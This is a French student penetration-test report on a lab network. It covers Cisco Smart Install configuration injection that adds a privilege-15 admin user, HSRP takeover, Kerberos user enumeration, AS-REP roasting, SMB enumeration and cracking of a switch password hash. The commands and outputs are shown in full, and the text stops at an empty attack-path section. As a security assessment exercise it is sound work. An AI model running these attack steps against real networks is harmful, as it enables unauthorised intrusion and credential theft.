Rapport de Test d'Intrusion ; BRETONNIERE Martin, DAIRIN Côme, SZERAHOVIC-BONNETAUD Sacha, LOUISFERT Corentin, POISSON Siméon ; SAE3.03

Auteurs :

- BRETONNIERE Martin
- DAIRIN Côme
- DZERAHOVIC-BONNETAUD Sacha
- LOUISFERT Corentin
- POISSON Siméon

Date : 14/01/2026

1. Résumé Exécutif

1.1 Contexte

Ce rapport présente les résultats du test d'intrusion réalisé sur l'infrastructure cible dans le cadre du projet SAE3.03.

1.2 Périmètre

- **Cibles :** `192.168.70.25`, `.26`, `.125` et `.126`.
- **Type de test :** Boite noire (aucune information préalable).
- **Durée :** 17 heures.

1.3 Synthèse des résultats

Métrique	Valeur
Nombre de services découverts	17
Nombre de vulnérabilités	7

2. Méthodologie

Ce test d'intrusion suit le standard **PTES** (Penetration Testing Execution Standard) :

1. **Reconnaissance :** Collecte d'informations sur la cible.
2. **Scan et énumération :** Identification des services et ports ouverts.
3. **Analyse des vulnérabilités :** Recherche de failles de sécurité.
4. **Exploitation :** Tentatives d'exploitation des vulnérabilités.

5. **Post-exploitation :** Analyse des données accessibles.
6. **Rapport :** Documentation des résultats.

2.1 Outils utilisés

- **nmap** : Scan de ports.
- **john / hashcat** : Cassage de mot de passe (dictionnaire et brute-force).
- **nano** : Édition de fichiers et scripts.
- **2to3** : Conversion de script Python2 vers Python3.
- **kerbrute** : Énumération d'utilisateurs via Kerberos.
- **impacket-GetNPUsers** : Attaque AS-REP Roasting (récupération de hashs).
- **enum4linux** : Énumération SMB/Samba.
- **SIET** : Exploitation de Cisco Smart Install.
- **Responder** : Empoisonnement LLMNR/NBT-NS.

3. Reconnaissance et Énumération

3.1 Scan des machines et des ports

Commandes exécutées :

```
nmap -sV -sU 192.168.70.25
nmap -sV -sU 192.168.70.26
nmap -sV -sU 192.168.70.125
nmap -p- -sV 192.168.70.125
nmap -sV -sU 192.168.70.126
=> tous rassemblés dans le deuxième groupe.
```

Résultats :

```
Nmap scan report for 192.168.70.1
Host is up (0.0025s latency).
Nmap scan report for 192.168.70.2
Host is up (0.00097s latency).
Nmap scan report for 192.168.70.5
Host is up (0.0034s latency).
Nmap scan report for 192.168.70.6
Host is up (0.0026s latency).
Nmap scan report for 192.168.70.8
Host is up (0.00089s latency).
Nmap scan report for 192.168.70.10
Host is up (0.00047s latency).
Nmap scan report for 192.168.70.17
Host is up (0.00080s latency).
Nmap scan report for 192.168.70.18
Host is up (0.0010s latency).
Nmap scan report for 192.168.70.25
Host is up (0.0033s latency).
Nmap scan report for 192.168.70.26
Host is up (0.0024s latency).
Nmap scan report for 192.168.70.125
Host is up (0.0053s latency).
Nmap scan report for 192.168.70.126
Host is up (0.012s latency).
Nmap done: 256 IP addresses (12 hosts up) scanned in 7.92 seconds
```

```
PORT STATE SERVICE VERSION
23/tcp open telnet Cisco router telnetd
53/tcp open domain
68/udp filtered dhcpc
69/udp open|filtered tftp
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time:
2026-01-14 12:52:26Z)
123/udp open ntp
135/tcp open msrpc Microsoft Windows RPC
137/udp open netbios-ns
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
groupe10.test0., Site: Default-First-Site-Name)
389/udp open ldap
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012
microsoft-ds (workgroup: GROUPE10)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
groupe10.test0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
4786/tcp open smart-install
```

3.2 Services Découverts

Port	Protocole	Service	Version
23	TCP	telnet	Cisco router telnetd
53	TCP	domain	/
68	UDP	dhcpc	/
69	UDP	tftp	/
80	TCP	http	Microsoft IIS httpd 10.0
88	TCP	kerberos-sec	Microsoft Windows Kerberos
123	UDP	ntp	/
135	TCP	msprc	Microsoft Windows RPC
137	UDP	netbios-ns	/
139	TCP	netbios-ssn	Microsoft Windows netbios-ssn
389	TCP	ldap	Microsoft Windows Active Directory LDAP
389	UDP	ldap	/
445	TCP	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
464	TCP	kpasswd5?	/
593	TCP	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	TCP	tcpwrapped	/
3268	TCP	ldap	Microsoft Windows Active Directory LDAP
3269	TCP	tcpwrapped	/
3389	TCP	ms-wbt-server	Microsoft Terminal Services
4786	TCP	smart-install	/

3.3 Exploration de l'ADDS

Utilisateurs
jon.snow
arya.stark
sansa.stark
bran.stark

Utilisateurs
ned.stark
tyrion.lannister
cersei.lannister
jaime.lannister
daenerys.targaryen
theon.greyjoy
samwell.tarly
petyr.baelish
varys
brienne.tarth
jorah.mormont
robert.baratheon
hodor
groupe10
administrateur

4. Analyse des Vulnérabilités

4.1 Vulnérabilité 1 : [Cisco Smart Install]

Trouvée par : BRETONNIERE Martin, DAIRIN Côme et POISSON Siméon

Description	Valeur
Service affecté	Port 4786 / Smart Install
CVSS	8.1 (Haute)
Équipement Affecté	SWl3-Droite

Description :
Cisco Smart Install est une fonctionnalité conçue par Cisco qui permet de faciliter le déploiement et la gestion d'image sur les nouveaux commutateurs.

Il permet de configurer un appareil Cisco en le branchant simplement au réseau, sans aucune configuration préalable.

Pour ce faire, un autre appareil (comme un commutateur) agit comme "Directeur" et peut transférer une configuration au "Client" via le port TCP 4786.

Impact :
N'importe qui sur le même réseau peut exploiter le service, se faire passer pour un "Directeur" et injecter des lignes de configuration dans le commutateur.

4.2 Vulnérabilité 2 : [Kerberos]

Trouvée par DZERAHOVIC-BONNETAUD Sacha

Description	Valeur
Service affecté	Port 88 / Kerberos
CVSS	6.9 (Moyenne)
Équipement Affecté	VM Windows

Description :
Kerberos est un protocole d'authentification réseau. Son but est de permettre à des utilisateurs et à des services de prouver leur identité l'un à l'autre de manière sécurisée sur un réseau non sécurisé (comme Internet ou un réseau local d'entreprise), sans jamais envoyer de mot de passe en clair.

Dans notre cas, il est possible de récupérer des utilisateurs et le hash de mots de passe de certains utilisateurs.

Impact :

Cette vulnérabilité permet à un attaquant qui n'est pas authentifié de récupérer les hashs des utilisateurs étant mal configurés.

Un attaquant pourrait ensuite casser le mot de passe hors-ligne pour s'introduire dans le réseau et avoir accès à des données des services (Comptabilité, Administratif, etc.) sans être vu comme un danger.

4.3 Vulnérabilité 3 : [DNS]

Trouvée par LOUISFERT Corentin

Description	Valeur
Service affecté	Port 53 / Bind, Domain
CVSS	6 (Moyenne)
Équipements Affectés	VM Debian et VM Windows

Description :

- Cible A (Linux) : `192.168.70.26` | - Cible B (Windows) : `192.168.70.25`

A. Environnement Linux BIND (`192.168.70.26`) :
Le serveur ne donne pas son nom de domaine, ce qui a rendu son identification impossible

via des requêtes standards. Le nom de domaine interne Pellet-SA.local a été obtenu depuis la configuration d'un Switch.

Contrairement aux bonnes pratiques, ce serveur accepte de résoudre des noms de domaine Internet de n'importe quelle source, sans authentification.

B. Environnement Windows (192.168.70.25) - "Groupe 10" :
Ce serveur héberge le domaine Active Directory groupe10.test. Contrairement au serveur Linux, il expose volontairement ses informations via les protocoles SMB et DNS pour permettre le fonctionnement du domaine Windows.

Les tests d'intrusion sur cette zone avec AXFR ont montré qu'il est sécurisé.

Impact :

Risque de DDoS (Serveur Linux) :
Le serveur BIND peut être utilisé comme amplificateur dans des attaques par déni de service distribué.

Fuite d'information (Les deux) :
Les domaines (Pellet-SA.local et groupe10.test) permettent à un attaquant de cartographier l'infrastructure et de cibler des machines spécifiques (ex: serveur admin).

4.4 Vulnérabilité 4 : [Complexité des mots de passe équipements]

Trouvée par DAIRIN Côme

Description	Valeur
Service affecté	Port 22 / SSH
CVSS	8,4 (Haute)
Équipement Affecté	Commutateurs, Routeur

Description :
Les mots de passe définis sur les équipements sont faibles : 6 caractères, pas de caractères spéciaux.

Chiffrement obsolète dans le fichier de configuration (MD5).

Impact :
Hash vulnérable aux attaques de type bruteforce :

Un individu possédant le fichier de configuration peut cracker le mot de passe en local et se connecter aux équipements en SSH (telnet étant désactivé).

4.5 Vulnérabilité 5 : [HSRP]

Trouvée par DAIRIN Côme

Description	Valeur
Service affecté	Port 1985 (UDP) / HSRP
CVSS	9.3 (critique)
Équipement Affecté	Commutateurs

Description :
Authentification HSRP par défaut non chiffrée, visible en clair dans une capture de trame.

Impact :
Attaque par déni de service (DoS) possible : L'attaquant peut se faire passer pour le routeur ACTIF grâce à un envoi de trame `HELLO` avec une priorité maximale, arrêtant le trafic du VLAN attaqué.

4.6 Vulnérabilité 6 : [NetBios]

Trouvée par BRETONNIERE Martin et DZERAHOVIC-BONNETAUD Sacha

Description	Valeur
Service affecté	Port 137 (UDP) / NetBios
CVSS	8.8 (Haute)
Équipement Affecté	Postes du réseau

Description :
Le protocole NetBios est activé par défaut sur les systèmes Windows et en se servant de son mécanisme qui donne les noms aux machines sur le réseau local, si on réalise une requête DHCP intentionnellement fausse ; nous pourrons obtenir une authentification automatique de la victime et capturer son hash de mot de passe (NTLMv2).

Impact :
N'importe quel attaquant sur le réseau local pourra se positionner en tant que man-in-the-middle avec un outil comme Responder ; il pourra écouter les requêtes DHCP et empoisonner les réponses.

Après avoir cassé ce mot de passe, un attaquant pourrait s'en servir pour s'identifier sur des services. Cependant, puisqu'aucune machine n'est branchée sur le réseau local ; cette vulnérabilité ne peut pas se réaliser pour l'instant.

4.7 Vulnérabilité 7 : [SMB]

Trouvée par DZERAHOVIC-BONNETAUD Sacha

Description	Valeur
Service affecté	Port 53 (UDP) / NetBios
CVSS	8.8 (Haute)

Description	Valeur
Équipements affectés	Postes du réseau

Description :

Le service SMB permet le partage de fichier via l'authentification avec des utilisateurs de l'AD. Il est possible selon la configuration du service qu'il y ait quelques informations cruciales possiblement récupérables.

Impact :

Avec une simple connexion et avec la commande `enum4linux`, il pourrait être possible d'obtenir des informations sur le service. La machine l'exécutant, nous pourrons obtenir certaines informations sur des comptes administateurs et utilisateurs.

5. Exploitations

5.1 Exploitation 1 : [Cisco Smart Install]

Objectif

- Récupérer la configuration du commutateur
- Modifier la configuration pour obtenir l'accès en ssh

SIET est un script python disponible sur GitHub permettant d'injecter des lignes de configuration depuis une Debian (ou Kali). Ce script permet plusieurs choses. Dans notre cas, il nous sert à :

- Installer et lancer un serveur TFTP en local,
- Se faire passer pour un Directeur légitime auprès du commutateur,
- Envoyer des commandes.

```
git clone https://github.com/frostbits-security/SIET.git
sudo python2 siet.py -g -i <IP>
```

La configuration du commutateur cible est récupéré dans un répertoire '/tftp' en .conf.
Pour injecter une commande personnalisée, deux étapes :

- Créer un fichier hack.conf dans le répertoire '/tftp' contenant les lignes de configuration à injecter,
- Demander au commutateur de copier '/hack.conf' depuis notre serveur tftp local dans sa propre configuration. Ceci se fait en complétant le champ c3 dans le script siet.py:

```
c1 = 'copy system:running-config flash:/config.text'
c2 = 'copy flash:/config.text tftp://' + my_ip + '/' + current_ip +
'.conf'
c3 = 'copy tftp://' + my_ip + '/hack.conf system:running-config'
```

Ces variables contiennent les commandes qui seront exécutées sur le commutateur, mais seulement en mode privilégié (d'où l'intérêt de passer par un `copy tftp` pour insérer une configuration avec un niveau de privilège supérieur.)

Les commandes envoyés sont :

```
conf t
username admin privilege 15 password 0 admin
line vty 5 15
login local
```

Cela ajoute notre propre utilisateur sur l'appareil, nous permettant ainsi de se connecter en SSH au commutateur, sans même connaître les login/mots de passe présents à la base.

Informations obtenues

Cette manipulation nous a permis de récupérer l'intégralité de la configuration du commutateur SWL3-D, et ce avec une simple connexion au SWL2 sur la même interface que n'importe quel utilisateur du site, et sans nécessité de connaître les Résumé Exécutiflogin/mots de passe.

De plus, cette même manipulation nous permet de changer la configuration du commutateur.

Cette faille est très grave et importante, c'est une porte grande ouverte au cœur même du réseau qui permettrait à quiconque de s'approprier des données sensibles sur l'infrastructure, changer le comportement du matériel à sa guise ou encore d'effectuer un déni de service (reboot).

5.2 Exploitation 2 : [DNS]

Étape 1 : Description

```
nmap -sV -p 53 192.168.70.25 (puis 192.168.70.26)
```

Résultat :

```
Nmap scan report for 192.168.70.25
Host is up (0.0031s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time:
2026-01-15 12:29:36Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
groupe10.test0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012
microsoft-ds (workgroup: GROUPE10)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ldapssl?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
groupe10.test0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
Service Info: Host: W2019_GROUPE10; OS: Windows; CPE:
cpe:/o:microsoft:windows

-------------------------------------pdf-------------------

Nmap scan report for 192.168.70.26
Host is up (0.00099s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 10.0p2 Debian 7 (protocol 2.0)
53/tcp open domain ISC BIND 9.20.15-1~deb13u1 (Debian Linux)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

------------------------------------------------------------
```

Informations obtenues :

On a obtenu le nom de domaine du Windows Server qui est `groupe10.test`.

Pour avoir le nom de domaine du Debian, nous avons observé dans la configuration des commutateurs pour obtenir un domaine du nom de `Pellet-SA.local`.

Étape 2 : Récolte d'informations

```
dig google A pellet-SA.local
dig google A groupe10.test
```

Résultat :

```
DiG 9.18.33-1~deb12u2-Debian <<>> google A pellet-SA.local
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2341
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL:
1

<<>> DiG 9.18.33-1~deb12u2-Debian <<>> google A 192.168.70.25
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16711
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL:
1
```

Informations obtenues :

- rd (Recursion Desired) : Notre demande de récursion.
- ra (Recursion Available) : **La vulnérabilité**. Le serveur confirme qu'il accepte la récursion.
- status: NOERROR : La requête a abouti sans blocage de sécurité.

De plus, avec `ANSWER: 1`, cela signifie que le serveur a fourni l'IP publique, prouvant l'accès à Internet.

Étape 3 : Démonstration de la vulnérabilité.

Il s'agit de mesurer le rapport de taille entre la requête envoyée par un attaquant et la réponse générée par le serveur.

```
dig ANY google.com @192.168.70.26 +dnssec
```

Résultat :

```
; MSG SIZE rcvd: 1038
```

Informations obtenues :

La réponse pèse 1038 octets. Comparée à la requête initiale (~60 octets), cette valeur valide mathématiquement la capacité du serveur à amplifier le trafic (Facteur x17,3).

Ce facteur d'amplification confirme que le serveur représente un vecteur d'attaque critique (DDoS par réflexion). En usurpant l'IP d'une cible, un attaquant tire parti de ce multiplicateur pour transformer un flux de données minime en une charge réseau massive ; entraînant la saturation des liens et l'indisponibilité des services de la victime.

5.3 Exploitation 3 : [HSRP]

Objectif

- Se faire passer pour l'équipement en `ACTIVE`
- Analyser le trafic transitant sur le réseau avant de le redistribuer

Etape 1 : Analyse du trafic HSRP (Hello)

- Sauvegarder quelques trames dans un fichier pcap (ou pcapng)
- Analyser le contenu de la capture (auth_data) avec tshark (authentification HSRP)

```
tshark -r hsrp.pcap -Y hsrp -T fields -e hsrp.auth_data
```

Résultat :

```
cisco
cisco
cisco
cisco
cisco
...
```

Etape 2 : Préconfiguration des interfaces (test MITM, non concluant)

```
# Enable promiscuous mode and IP forwarding
sudo ip link set eth0 promisc on
sudo sysctl -w net.ipv4.ip_forward=1

# Configure secondary IP and SNAT
sudo ifconfig eth0:1 <vIP_VLAN> netmask <masque>
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

# Adjust routing
sudo route del default
sudo route add -net 0.0.0.0 netmask 0.0.0.0 gw <IP_VLAN>
```

Etape 3 : Installation de Docker et Loki


```
# Dépendances
sudo apt-get update && sudo apt-get install -y docker.io docker-
compose unzip && sudo usermod -aG docker $USER

# Config Docker
git clone https://github.com/Raizo62/Loki_on_Kali.git && cd
Loki_on_Kali/Docker
sudo docker pull ghcr.io/raizo62/loki_on_kali:latest
sudo docker image tag ghcr.io/raizo62/loki_on_kali loki_on_kali
sudo docker rmi ghcr.io/raizo62/loki_on_kali

# Droits et exécution de Loki
chmod +x ./run_loki_gtk.sh
sudo ./run_loki_gtk.sh
```

Etape 4 : Lancement de l'attaque

1. Sélectionner "Network",
2. Choisir l'interface "eth0",
3. Onglet "HOT-STANDBY" puis "hsrp",
4. Cliquer sur "execute",
5. Attendre les messages HSRP puis entrer le secret "cisco" (auth HSRP),
6. Cocher "Do gratuitous ARP" puis "Get IP" après avoir sélectionné l'équipement avec la priorité la plus haute.



Résultat :

En observant les trames HSRP, on peut voir que notre machine a pris le rôle ACTIVE.

5.4 Exploitation 4 : [Enumération des utilisateurs]

Objectif

- A partir d'une liste, trouver des utilisateurs valides sur le Kerberos.

Pour cela, il faut réaliser de la reconnaissance pour trouver des comptes à exploiter.

Étape 1 : Récupération d'une liste

A partir d'informations récupérées, suite à une fuite des utilisateurs ajouté à l'Active Directory ciblés, il est facilement possible de faire une liste, équivalent dans cette situation à de l'OSINT : la liste était sur des personnages de Game Of Thrones.

Résultat : Liste utilisée "game.txt"

```
jsnow
```

```
jsnow
j.snow
jon.snow
jon
snow
astark
a.stark
arya.stark
arya
sstark
s.stark
sansa.stark
sansa
bstark
b.stark
bran.stark
bran
estark
e.stark
eddard.stark
ned.stark
tlannister
t.lannister
tyrion.lannister
tyrion
clannister
c.lannister
cersei.lannister
cersei
jlannister
j.lannister
jaime.lannister
jaime
dtargaryen
d.targaryen
daenerys.targaryen
daenerys
khaleesi
tgreyjoy
t.greyjoy
theon.greyjoy
theon
starly
s.tarly
samwell.tarly
sam
pbaelish
p.baelish
petyr.baelish
littlefinger
varys
lordvarys
boftarth
b.tarth
brienne.tarth
brienne
```

```
jmnomos
j.mormont
jorah.mormont
kdrogo
k.drogo
khal.drogo
drogo
rbolton
r.bolton
ramsay.bolton
ramsay
jbaratheon
j.baratheon
joffrey.baratheon
joffrey
rbaratheon
r.baratheon
robert.baratheon
nk
nightking
hodor
admin
administrateur
ironthrone
iron.throne
iron_throne
ithrone
iront
thronei
throne.iron
throne_iron
tiron
svc_ironthrone
svc.ironthrone
svc-ironthrone
svc_iron
svc_throne
adm_ironthrone
admin_ironthrone
administrator_ironthrone
IronThrone
Iron.Throne
tronedefe
trone.defe
iron
throne
king
aegon
targaryen
```

Étape 2 : Exploitation de la liste :

Nous avons testé les limites de configuration du serveur Kerberos via l'aide de "Kerbrute". L'outil Kerbrute envoie des requêtes AS-REQ (Authentication Service Request) au KDC avec chaque nom de la liste, sans fournir d'informations de pré-authentification chiffrées.

De plus, en utilisant le nom de domaine trouvé auparavant ; nous pouvons utilisé la commande ci-dessous.

Résultat : Commande et sortie obtenues

```
./kerbrute_linux_amd64 userenum --dc 192.168.70.25 -d groupe10.test
/home/kali/Desktop/pentest/game.txt
```

Sortie de la commande :

```
2026/01/13 08:03:23 > Using KDC(s): 2026/01/13 08:03:23 >
192.168.70.25:88

2026/01/13 08:03:23 > [+] VALID USERNAME: jon.snow@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: arya.stark@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: sansa.stark@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: bran.stark@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: ned.stark@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME:
tyrion.lannister@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME:
cersei.lannister@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME:
jaime.lannister@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME:
daenerys.targaryen@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: theon.greyjoy@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: samwell.tarly@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: petyr.baelish@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: varys@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: brienne.tarth@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: jorah.mormont@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME:
robert.baratheon@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: hodor@groupe10.test
2026/01/13 08:03:23 > [+] VALID USERNAME: svc_iron@groupe10.test

administrateur@groupe10.test 2026/01/13 08:03:23 > Done! Tested 79
usernames (18 valid) in 0.091 seconds
```

Étape 3 : Informations obtenues

Une grande quantités de comptes exploitables a été trouvé ce qui pourra permettre d'autres exploitations.

5.5 Exploitation 5 : [AS-REP Roasting]

Objectif

- Avec les utilisateurs trouvés via l'exploitation 4, nous pouvons essayer de vérifier une faille qui permettra d'utiliser une faille de configuration critique sur certains comptes utilisateurs Kerberos.

Etape 1 : Exploitation de la liste valide

Via la liste valide obtenu via Kerbrute, on peut facilement essayer de vérifier si il n'y a pas de mauvaise configuration, en particulier s'il n'y a pas moyen d'obtenir le hash de certains mots de passe grâce à du AS-REP Roasting permettant d'abuser de la mauvaise configuration ; plus précisément l'activation d'une option permettant de préciser de "Ne pas exiger la pré-authentification Kerberos".

Ce qui permet sans avoir de mot de passe, d'obtenir une copie du mot de passe sous forme de hash.

Etape 2 : Exploitation de la faille

Via la commande `impacket-GetNPUsers`, nous pouvons vérifier si l'exploitation est possible en utilisant une nouvelle liste avec les utilisateurs valides.

Résultat : Commande et sortie obtenues

```
impacket-GetNPUsers groupe10.test/ -usersfile user_kerberos.txt -dc-
ip 192.168.70.25 -format hashcat -outputfile hashes.asreproast
```

Sortie de la commande :

```
$krb5asrep$23$bran.stark@GROUPE10.TEST:8a4029a02e81b7d0c205645795bed5ae
[-] User ned.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$tyrion.lannister@GROUPE10.TEST:00fb6e7cc110f61ab7c4194510
[-] User cersei.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
.......
```

Etape 3 : Information obtenues

Grâce à la mauvaise configuration des comptes bran.stark et tyrion.lannister, nous obtenons les hash des mots de passe de ces deux utilisateurs.

Grâce à cela, il est possible de cracker le mot de passe hors ligne en créant avec une wordlist des hashs correspondant pour les comparer et donc deviner le mot de passe.

5.6 Exploitation 6 : [Extraction d'information sur Samba]

Objectif

Si SMB est mal configuré, il est possible de récupérer des informations à partir de celui-ci. Si cela est confirmé, nous pouvons facilement en extraire.

Etape 1 : Vérification de la théorie

Avec la commande suivante, nous essayons se connecter au serveur Samba en "Anonyme" pour tester de récupérer des informations :

```
enum4linux -a 192.168.70.25
```

Résultat : Sortie obtenue

```
Starting enum4linux v0.9.1 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jan 14
08:18:53 2026

=========================================( Target Information
)=========================================

Target ........... 192.168.70.25
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root,
bin, none

==========================( Enumerating Workgroup/Domain on
192.168.70.25 )==========================

[+] Got domain/workgroup name: GROUPE10

==============================( Nbtstat Information for
192.168.70.25 )==============================

Looking up status of 192.168.70.25
W2019_GROUPE10  <00> -         B <ACTIVE>  Workstation Service
GROUPE10        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
GROUPE10        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
W2019_GROUPE10  <20> -         B <ACTIVE>  File Server Service
GROUPE10        <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
GROUPE10        <1b> -         B <ACTIVE>  Domain Master Browser
GROUPE10        <1d> -         B <ACTIVE>  Master Browser
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

MAC Address = BC-24-11-46-4E-63


================================( Session Check on 192.168.70.25
)================================
```

```
[+] Server 192.168.70.25 allows sessions using username '', password
''

================================( Getting domain SID for
192.168.70.25 )================================

Domain Name: GROUPE10
Domain Sid: S-1-5-21-2999784610-1400134670-4028140786

[+] Host is part of a domain (not a workgroup)

=================================( OS information on 192.168.70.25
)=================================

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.70.25 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was
NT_STATUS_ACCESS_DENIED

=========================================( Users on 192.168.70.25
)=========================================

[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

================================( Share Enumeration on 192.168.70.25
)================================

do_connect: Connection to 192.168.70.25 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Sharename       Type      Comment
---------       ----      -------


Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.70.25

============================( Password Policy Information for
192.168.70.25 )============================
```

Etape 2 : Informations obtenues

On peut constater qu'il y a beaucoup d'informations intéressantes :

- Nom de la machine : W2019_GROUPE10 (Indique probablement un Windows Server 2019).
- Domaine : GROUPE10.

- Rôle : Les balises <1c> et <1b> dans la section Nbtstat indiquent que cette machine est un Contrôleur de Domaine (DC).
- Le SID du Domaine :

```
Domain Sid: S-1-5-21-2999784610-1400134670-4028140786
```

Il serait possible de récupérer des informations sur le compte défini comme administrateur sur le serveur Windows via le RID Cycling et de plus, certaines informations sur les services fournis par le serveur Windows.

5.7 Exploitation 7 : [mots de passe équipements]

Etape 1 : Sauvegarde du hash du mot de passe

```
echo $1$ezEt$dnCoPCiCoU4/gggdH1KnJ. > hash.txt
```

Etape 2 : Génération de la wordlist avec Crunch

```
sudo crunch 6 6
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 -o
wordlist.txt
```

Etape 3 : Crack du hash avec Hashcat (ATTENTION, NECESSITE MACHINE PUISSANTE !)

```
hashcat -m 500 -O hash.txt ~/wordlist.txt
```

Résultat :

```
$1$ezEt$dnCoPCiCoU4/gggdH1KnJ.:s3Lyv4
Session..........: hashcat
Status...........: Cracked
```

Informations obtenues

Nous obtenons ainsi le mot de passe du Commutateur "SWL3-D" : **s3Lyv4**.

5.8 Synthèse du chemin d'attaque

